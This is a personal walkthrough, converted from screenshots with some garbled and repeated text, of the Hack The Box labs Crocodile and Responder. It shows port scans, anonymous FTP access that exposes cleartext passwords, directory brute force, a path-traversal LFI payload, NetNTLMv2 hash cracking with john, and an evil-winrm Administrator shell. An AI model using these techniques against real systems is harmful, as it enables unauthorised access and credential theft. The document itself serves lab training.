Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
80/tcp    open  http   Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Smash - Bootstrap Business Template
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.63 seconds
```

3.

TASK 3

What FTP code is returned to us for the "Anonymous FTP login allowed" message?

\*\*\*

230

Hide Answer

4.

TASK 4

After connecting to the FTP server using the `ftp` client, what username do we provide when prompted to log in anonymously?

\*\*\*\*\*S

anonymous

Hide Answer

```
(dylan㉿kali)-[~/Downloads]
$ ftp -4 10.129.77.174
Connected to 10.129.77.174.
220 (vsFTPD 3.0.3)
Name: 10.129.77.174:dylan: anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

5.

TASK 5

After connecting to the FTP server anonymously, what command can we use to download the files we find on the FTP server?

\*\*\*

get

Hide Answer

6.



TASK 6

What is one of the higher-privilege sounding usernames in 'allowed.userlist' that we download from the FTP server?

```
*****n
```

admin

Hide Answer



```
File Actions Edit View Help
dylan@kali: ~/Downloads
(dylan@kali)-[~/Downloads]$ ls
(dylan@kali)-[~/Downloads]$ cat allowed.userlist
aron
pwnmeow
egoisticalsw
admin
```

Commands may be abbreviated. Commands are:

!	cr	ftp	macde
\$	debug	gate	mdelete
account	delete	get	mdir
append	dir	glob	mget
ascii	disconnect	hash	mkdir
bell	edit	help	mls
binary	epsv	idle	mlsd
bye	epsv4	image	mlst
case	epsv6	lcd	mode
cd	exit	less	modfi
cdup	features	lpage	more
chmod	fget	lpwd	mput
close	form	ls	mrege
ftp> ls			
229 Entering Extended Passive Mode (   43223 )			
150 Here comes the directory listing.			
-rw-r--r-- 1 dylan dylan 33 Jun 08 20			
-rw-r--r-- 1 dylan dylan 62 Apr 20 20			
226 Directory send OK.			
ftp> get allowed.userlist			
local: allowed.userlist remote: allowed.userlist			
229 Entering Extended Passive Mode (   40763 )			
150 Opening BINARY mode data connection for allowed.u			
100% [*****]*****			
226 Transfer complete.			
33 bytes received in 00:00 (0.13 KiB/s)			
ftp> g			

7.


TASK 7

What version of Apache HTTP Server is running on the target host?

```
***** *.*.*1
```

Apache httpd 2.4.41

Hide Answer



```
(dylan㉿kali)-[~/Downloads]
$ nmap -sC -sV 10.129.77.174
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 12:44 EAT
Nmap scan report for 10.129.77.174
Host is up (0.24s latency).

Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Smash - Bootstrap Business Template
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.63 seconds

(dylan㉿kali)-[~/Downloads]
$
```

8.

TASK 8

What switch can we use with Gobuster to specify we are looking for specific filetypes?

\*\*

-X

Hide Answer

```
--client-cert-p12 string          a p12 file to use for options TLS client certificates
--client-cert-p12-password string  the password to the p12 file
--client-cert-pem string          public key in PEM format for optional TLS client certificates
--client-cert-pem-key string      private key in PEM format for optional TLS client certificates (this key needs to have no password)
-c, --cookies string             Cookies to use for the requests
-d, --discover-backup           Also search for backup files by appending multiple backup extensions
--exclude-length string          exclude the following content lengths (completely ignores the status). You can separate multiple lengths by comma and it also supports ranges like 203-206
-e, --expanded                  Expanded mode, print full URLs
-x, --extensions string          File extension(s) to search for
-X, --extensions-file string     Read file extension(s) to search from the file
-r, --follow-redirect            Follow redirects
-H, --headers stringArray       Specify HTTP headers, -H 'Header1: val1' -H 'Header2: val2'
-h, --help                       help for dir
--hide-length                   Hide the length of the body in the output
-m, --method string              Use the following HTTP method (default: "GET")
```

9.

TASK 9

Which PHP file can we identify with directory brute force that will provide the opportunity to authenticate to the web service?


\*\*\*\*\*.\*\*p

login.php

Hide Answer

```
[LENNAR] GET http://10.129.77.174/donations : context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/fonts          (Status: 301) [Size: 314] [→ http://10.129.77.174/fonts/]
/index.html    (Status: 200) [Size: 58565]
Progress: 4559 / 9454 (48.22%)[ERROR] Get "http://10.129.77.174/include.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 4607 / 9454 (48.73%)[ERROR] Get "http://10.129.77.174/include_2.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/js            (Status: 301) [Size: 311] [→ http://10.129.77.174/js/]
/login.php     (Status: 200) [Size: 1577]
/logout.php    (Status: 302) [Size: 0] [→ login.php]
Progress: 6273 / 9454 (66.35%)[ERROR] Get "http://10.129.77.174/pbcsi.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 6302 / 9454 (66.66%)[ERROR] Get "http://10.129.77.174/pictures.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.129.77.174/pii": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
```

10.



For this I had to download the file other file ‘allowed.userlist.passwd’ which contained the password.

```
For this I had to download the file other file 'allowed.userlist.passwd' which contained
└─(dylan㉿kali)-[~/Downloads]
$ ftp -4 10.129.77.174
Connected to 10.129.77.174.
220 (vsFTPd 3.0.3)
Name (10.129.77.174:dylan): anonymous
230 Login successful. Username and password obtained to login
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||43931|)
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp        33 Jun  08  2021 allowed.userlist
-rw-r--r--  1 ftp      ftp        62 Apr 20  2021 allowed.userlist.passwd
226 Directory send OK.
ftp> get allowed.userlist.passwd
local: allowed.userlist.passwd remote: allowed.userlist.passwd
229 Entering Extended Passive Mode (|||45193|)
150 Opening BINARY mode data connection for allowed.userlist.passwd (62 bytes).
100% [*****] 62           71.65 KiB/s   00:00 ETA
226 Transfer complete.
62 bytes received in 00:00 (0.26 KiB/s)
ftp> 
world 0 characters
```

```
└─(dylan㉿kali)-[~/Downloads]
$ cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin

└─(dylan㉿kali)-[~/Downloads]
$ cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD&9032123sADS
rKXM59ESxesUFHAd

└─(dylan㉿kali)-[~/Downloads]
$ 
```

I used the username and password obtained to login

NB: I had to restart machine because it stopped before I could take a screenshot

SERVER MANAGER 2

Dashboard

INTERFACE

Components

Utilities

ADDONS

Pages

Charts

Tables

Earnings Overview

EARNINGS (MONTHLY) \$40,000

EARNINGS (ANNUAL) \$215,000

TASKS 50%

PENDING REQUESTS 18

Generate Report

Here is your flag: c7110277ac44d78b6a9fff2232434d16

HACKTHEBOX

Season 6  
70:8H 39M 47S

Starting Point

Season 5

Machines

Challenges

Sherlocks

Tracks

Rankings

Pro Labs

Advanced Labs

Academy

HTB for Business

Tags

Custom Applications

Protocols

Apache

FTP

Reconnaissance

Web Site Structure Discovery

Clear Text Credentials

Anonymous/Guest Access

OPEN Walkthrough

Crocodile has been Pwned!

Congratulations wa1thaka, best of luck in capturing flags ahead!

27 Jul 2024

PWN DATE

OK


SHARE

## Conclusion

I was able to remind myself how to use FTP protocol

## Responder


- The first thing I did was to spawn my machine



## Questions

1.

A screenshot of a task card titled "TASK 1". The question asks: "When visiting the web service using the IP address, what is the domain that we are being redirected to?". Below the question, there is a text input field containing "\*\*\*\*\* , \*\*b" and a redacted URL "unika.htb". A "Hide Answer" link is visible below the URL.




In order to view this web page I needed to add its IP address to the /etc/hosts file.

```

File Actions Edit View Help
ems, CN=HTB VPN: us-sta
rting-point-1-dhcp Issu
ing CA
2024-07-27 13:08:13 VER
IFY KU OK
2024-07-27 13:08:13 Val
idating certificate ext
ended key usage
2024-07-27 13:08:13 ++
Certificate has EKU (st
r) TLS Web Client Authe
dylan@kali: ~/Downloads
127.0.0.1      localhost
127.0.1.1      kali.kali      kali
10.129.9.177    unika.htb
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
~
~
```

aron  
pwnmeow  
egotisticalsw  
admin  
\$(dylan@kali)-[~/Downloads]\$ cat allowed.userlist.passwd  
root  
Supersecretpassword1  
@BaASD69032123sADS  
rKXM59ESxesUFHAd

and it worked



2.

```

(dylan@kali)-[~/Downloads]
$ nmap -sC -sV 10.129.9.177
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 13:31 EAT
Nmap scan report for 10.129.9.177
Host is up (0.23s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.97 seconds
(dylan@kali)-[~/Downloads]
$
```

aron  
pwnmeow  
egot  
admin  
\$(  
\$ root  
Supe  
@BaA  
rKXM  
\$(  
\$ PING  
s of

3.


**TASK 3**

What is the name of the URL parameter which is used to load different language versions of the webpage?

\*\*\*e

Show Answer

for thin I had to change language to french to see what changes would appear in the url



4.

**TASK 4**

Which of the following values for the 'page' parameter would be an example of exploiting a Local File Include (LFI) vulnerability: "french.html",  
"//10.10.14.6/somefile",  
"..../..../..../..../..../windows/system32/drivers/etc/hosts", "minikatz.exe"

..../..../..../..../..../..../..../..../\*\*\*\*\*/\*\*\*\*\*/\*\*\*\*\*/\*\*\*\*/\*... 

..../..../..../..../..../windows/system32/drivers/etc/hosts

[Hide Answer](#)

5.

6.

TASK 6

What does NTLM stand for?

\*\*\*\*\* \*\*\*\*\*r

New Technology Lan Manager

Hide Answer

7.

TASK 7

Which flag do we use in the Responder utility to specify the network interface?

\*\*

-i

Hide Answer

```
[dylan@kali] -[~/Downloads]
$ responder --help
[REDACTED]
NBT-NS, LLNMR & MDNS Responder 3.1.4.0

To support this project:
Github → https://github.com/sponsors/lgandx
Paypal → https://paypal.me/PythonResponder do we use in the Responder utility to specify the network interface?

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

Usage: responder -I eth0 -w -d
OR:
responder -I eth0 -wd

Options:
--version      show program's version number and exit
-h, --help      show this help message and exit
-A, --analyze   Analyze mode. This option allows you to see NBT-NS challenge/response and try
                to analyze them. It also shows the same response. One
                BROWSER, LLNMR requests without responding.
-I eth0, --interface=eth0    Network interface to use, you can use 'ALL' as a
                            wildcard for all interfaces
```

-I eth0, --interface=eth0

```
[REDACTED]
[dylan@kali] -[~/Downloads]
$ cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD69032123sADS
rKXM59E5xesUFHAd

[dylan@kali] -[~/Downloads]
$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1
ttl=56 time=8.88 ms
64 bytes from 8.8.8.8: icmp_seq=2
ttl=56 time=8.22 ms
64 bytes from 8.8.8.8: icmp_seq=3
ttl=56 time=8.48 ms
^C
--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received,
0% packet loss, time 2003ms
rtt min/avg/max/mdev = 8.223/8.525
/8.875/0.268 ms

[dylan@kali] -[~/Downloads]
$ whois http://unika.htb/
```

8.

TASK 8

There are several tools that take a NetNTLMv2 challenge/response and try millions of passwords to see if any of them generate the same response. One such tool is often referred to as 'john', but the full name is what?

\*\*\*\*\* \*\*\*\*\*r

john the ripper

Hide Answer




I used john to crack the hash and got the following results

```
[root@kali]-[/home/dylan/Downloads] password for the administrator user?  
# john -w=/usr/share/wordlists/rockyou.txt jhn  
Using default input encoding: UTF-8  
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
badminton      (Administrator)  
1g 0:00:00:00 DONE (2024-07-27 14:04) 6.250g/s 25600p/s 25600c/s 25600C/s slimshady..000000  
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably  
Session completed.
```

[root@kali]-[/home/dylan/Downloads]  
# TASK 10: We'll use a Windows service (i.e. running on the box) to remotely access the Responder machine using the password we recovered. What port


10.

I had to run a more verbose nmap for this



```
rtt min/avg/max/mdev = 231.583/232  
.520/233.457/0.937 ms  
  
[dylan@kali]-[~/Downloads]  
$ nmap -sV -sC -T4 -Pn -p- 10.129.9.177 --min-rate 5000  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 14:  
18 EAT  
Nmap scan report for unika.htb (10.129.9.177)  
Host is up (0.23s latency).  
Not shown: 65533 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
80/tcp    open  http    Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/  
8.1.1)  
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1  
|_http-title: Unika  
5985/tcp  open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
|_http-server-header: Microsoft-HTTPAPI/2.0  
|_http-title: Not Found  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 98.67 seconds  
[dylan@kali]-[~/Downloads]
```

11.



For this I used evil-wirm tool because it has a windows remote management package

```
(root㉿kali)-[~/home/dylan/Downloads]
└─# evil-winrm -i 10.129.9.177 -u Administrator -p badminton

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> dir
11.

    Directory: C:\Users\Administrator

    Submissions Root Flag
Mode          LastWriteTime      Length Name
--          --          --          --
d-r--        10/11/2020  7:19 AM          3D Objects
d-r--        10/11/2020  7:19 AM          Contacts
d-r--        3/9/2022   5:34 PM          Desktop
d-r--        3/10/2022  4:51 AM          Documents
d-r--        10/11/2020  7:19 AM          Downloads
d-r--        10/11/2020  7:19 AM          Favorites
d-r--        10/11/2020  7:19 AM          Links
d-r--        10/11/2020  7:19 AM          Music
d-r--        4/27/2020   6:01 AM          OneDrive
d-r--        10/11/2020  7:19 AM          Pictures
d-r--        10/11/2020  7:19 AM          Saved Games
d-r--        10/11/2020  7:19 AM          Searches
d-r--        10/11/2020  7:19 AM          Videos

For this I used evil-wirm tool because it has a windows remote management package
```

I navigated to Mikes directory where the flag was

```

Mode LastWriteTime Length Name
d--- I navigated to Mike's directory where the flag was
      3/10/2022 4:51 AM

cd*Evil-WinRM* PS C:\Users\mike> cd Desktop
*Evil-WinRM* PS C:\Users\mike\Desktop> dir

Directory: C:\Users\mike\Desktop

Mode LastWriteTime Length Name
-a-- 3/10/2022 4:50 AM 32 flag.txt

*Evil-WinRM* PS C:\Users\mike\Desktop> type flag.txt
ea81b7afddd03efaa0945333ed147fac
*Evil-WinRM* PS C:\Users\mike\Desktop>

```

